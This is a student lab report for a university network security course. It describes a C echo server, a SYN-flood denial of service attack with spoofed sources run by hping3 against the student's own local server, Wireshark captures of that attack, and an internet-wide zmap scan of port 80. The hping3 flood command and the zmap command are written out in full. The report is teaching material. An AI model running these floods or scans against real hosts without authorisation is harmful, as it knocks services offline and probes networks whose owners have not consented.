EE379K Enterprise Network Security Lab 1 Report

Student: Brian Cheung bc32427
Professor: Mohit Tiwari
TA: Antonio Espinoza
Department of Electrical & Computer Engineering
The University of Texas at Austin

September 10, 2019

Part 1 - Server and Client Networking

The task was to implement an echo server and client in C given a Python implementation that modeled the desired behavior of the server and client. The Python implementation was also used to test the compatibility of the C program by interchanging the server and client with a Python server and C client and vice versa. The next task was to perform a Denial of Service (DOS) attack on the C server.

Step 1 - Echo Server

Build server and client

In a terminal window, start at root directory of project and run the following commands:

```
$ cd Part\ 1
$ make
```

Run server and client

Run the following commands to start the server:

```
$ cd Part\ 1
$ ./server
```

Open a new terminal window and run the following commands to start the client:

```
$ cd Part\ 1
$ ./client
```

Step 2 - DOS Attack


The DOS attack was performed using a program called ***hping3***. The attacker flooded the server with SYN packets while using a spoofed IP address to hide the source IP address. The server attempted to send the SYN and ACK packets back to the to the random spoofed IP address, but because they are spoofed, no real client actually responded to the server which prevented the three-way handshake from being completed. Furthermore, this prevents the server from processing other clients' requests because it is too busy trying to complete the attacker's requests, so clients that want to connect to the server are left waiting to complete a three-way handshake until their requests time out.

The following command was used to perform the DOS attack:

```
$ sudo hping3 -S -w 64 -p 12000 --flood --rand-source 127.0.0.2
```


hping3 command flags and options:
-S: flood with SYN packets
-p: 12000: port 12000
–**flood**: send packets as fast as possible
–**rand-source**: generates a spoofed IP address to hide the source IP
127.0.0.2: IP address of server

The recorded pcap of the attack displays the flood of SYN packets sent to the server (shown in Figure 1) along with the server attempting send SYN and ACK packets back to the client. However, the server sends the packets to the spoofed IP of the attacker instead, which prevents the three-way handshake between the server and client from being completed. As a result, the client's request times out (shown in Figure 2).



No.	Time	Source	Destination	Protoco	Length	Info
93196	0.406009	10.3.224.177	127.0.0.2	TCP	56	56889 → 12000 [SYN] Seq=0 Win=64 Len=0
93197	0.406012	69.166.131.236	127.0.0.2	TCP	56	56890 → 12000 [SYN] Seq=0 Win=64 Len=0
93198	0.406015	199.212.66.208	127.0.0.2	TCP	56	56891 → 12000 [SYN] Seq=0 Win=64 Len=0
93199	0.406018	221.156.166.72	127.0.0.2	TCP	56	56892 → 12000 [SYN] Seq=0 Win=64 Len=0
93200	0.406021	63.43.169.38	127.0.0.2	TCP	56	56893 → 12000 [SYN] Seq=0 Win=64 Len=0
93201	0.406024	30.217.82.54	127.0.0.2	TCP	56	56894 → 12000 [SYN] Seq=0 Win=64 Len=0
93202	0.406027	122.214.139.161	127.0.0.2	TCP	56	56895 → 12000 [SYN] Seq=0 Win=64 Len=0
93203	0.406030	80.198.26.245	127.0.0.2	TCP	56	56896 → 12000 [SYN] Seq=0 Win=64 Len=0
93204	0.406033	36.233.207.212	127.0.0.2	TCP	56	56897 → 12000 [SYN] Seq=0 Win=64 Len=0
93205	0.406036	90.254.66.214	127.0.0.2	TCP	56	56898 → 12000 [SYN] Seq=0 Win=64 Len=0
93206	0.406039	56.71.198.86	127.0.0.2	TCP	56	56899 → 12000 [SYN] Seq=0 Win=64 Len=0
93207	0.406042	30.232.192.225	127.0.0.2	TCP	56	56900 → 12000 [SYN] Seq=0 Win=64 Len=0
93208	0.406043	127.0.0.1	127.0.0.2	TCP	76	42988 → 12000 [SYN] Seq=0 Win=43690 Len
93209	0.406046	56.236.56.154	127.0.0.2	TCP	56	56901 → 12000 [SYN] Seq=0 Win=64 Len=0
93210	0.406050	250.222.143.217	127.0.0.2	TCP	56	56902 → 12000 [SYN] Seq=0 Win=64 Len=0
93211	0.406087	70.80.50.8	127.0.0.2	TCP	56	56903 → 12000 [SYN] Seq=0 Win=64 Len=0
93212	0.406091	114.148.100.207	127.0.0.2	TCP	56	56904 → 12000 [SYN] Seq=0 Win=64 Len=0
93213	0.406095	127.92.79.206	127.0.0.2	TCP	56	56905 → 12000 [SYN] Seq=0 Win=64 Len=0
93214	0.406098	222.246.219.113	127.0.0.2	TCP	56	56906 → 12000 [SYN] Seq=0 Win=64 Len=0
93215	0.406101	224.98.96.68	127.0.0.2	TCP	56	56907 → 12000 [SYN] Seq=0 Win=64 Len=0
93216	0.406104	166.210.197.181	127.0.0.2	TCP	56	56908 → 12000 [SYN] Seq=0 Win=64 Len=0
93217	0.406107	82.154.203.212	127.0.0.2	TCP	56	56909 → 12000 [SYN] Seq=0 Win=64 Len=0
93218	0.406110	162.199.85.198	127.0.0.2	TCP	56	56910 → 12000 [SYN] Seq=0 Win=64 Len=0
93219	0.406113	31.185.192.108	127.0.0.2	TCP	56	56911 → 12000 [SYN] Seq=0 Win=64 Len=0

Figure 1: Client with IP address of 127.0.0.1 attempts to connect to the server during a DOS attack.



ip.src == 127.0.0.1 ||ip.src == 127.0.0.2

No.	Time	Source	Destination	Protoco	Length	Info
93208	0.406043	127.0.0.1	127.0.0.2	TCP	76	42988 → 12000 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1
103271	0.447844	127.0.0.2	230.246.185…	TCP	60	12000 → 1426 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495
268333	1.183725	127.0.0.2	228.224.53.…	TCP	60	12000 → 43474 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65495
322128	1.407729	127.0.0.1	127.0.0.2	TCP	76	[TCP Retransmission] 42988 → 12000 [SYN] Seq=0 Win=43690 Len=0

Figure 2: The server sends SYN and ACK packets to the spoofed IP of the attacker and the client's request times out.

Part 2 - Scan the Internet

The objective of this part was to scan the internet with zmap and group IP addresses in the same network.

ZMAP scan

The first step required a 2-4 hour zmap scan in order to obtain a list of IP addresses that responded when probed.

The following command was used to perform the zmap scan for three hours:

```
$ sudo zmap \
    --bandwidth=1M \
    --target-port=80 \
    --blacklist-file=blacklist.txt \
    --output-file=zmap_scan.csv \
    -t 10800
```

ZMAP scan results:

Total number of machines probed: 16063066
Number of machines that responded: 11448
Hitrate: 0.071%

The next task was to group together all the IP addresses that belong in the same network. Each network has a range of IP addresses that are defined by the network's Classless Inter-Domain Routing (CIDR). The whois command was used to obtain the CIDR that each IP address belonged in, however, some whois outputs have different fields that define the CIDR (CIDR, inetnum, and IPv4 Address), which complicated the parsing process. With 11,448 IP addresses, this task was automated with a Python script (Part 2/scan/scan_networks.py) that kept track of the IP addresses that successfully or unsuccessfully returned the desired network information. The Python script ran a Bash script (Part 2/scan/whois_scan.sh) in a 'subprocess' in order to obtain the desired network information from each IP address. The output of these scripts is contained in the whois_output.txt file (Part 2/scan/results/whois_output.txt).

After scanning and collecting all the required data, the next step was to group and count the IP addresses in each network. This task was also automated using a python script (Part 2/analyze/analyze_networks.py). The outputs of this script is contained in the directory: Part 2/analyze/results.

Description of each output file:

- **networks.json**: Dictionary of all networks. Key: Network CIDRs; Value: Number of IP addresses in network
- **network_ip.json**: Dictionary of networks and all IP addresses within each network. Key: Network CIDRs; Value: List of all IP addresses in network
- **multiple_cidrs.json**: List of networks with large IP ranges that cause it to have multiple CIDRs.
- **subnets.json**: List of networks where each CIDR is a subnetword of another CIDR in the string.

Observations:

Large networks may need multiple CIDRs in order to represent its IP range. Some IP addresses returned multiple lines of CIDR fields. This

meant that the IP addresses were contained in a subnetwork within a larger network.

Part 3

part 3 paragraph

Conclusion

Please provide feedback so we can improve the labs for the course. How many hours did the lab take you? Was this lab boring? Did you learn anything? Is there anything you would change? Feel free to put anything here, but leaving it blank will result in the loss of points.

References

[1] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A.-R. Sadeghi, "Software grand exposure: SGX cache attacks are practical," in *11th USENIX Workshop on Offensive Technologies (WOOT 17)*, (Vancouver, BC), USENIX Association, 2017.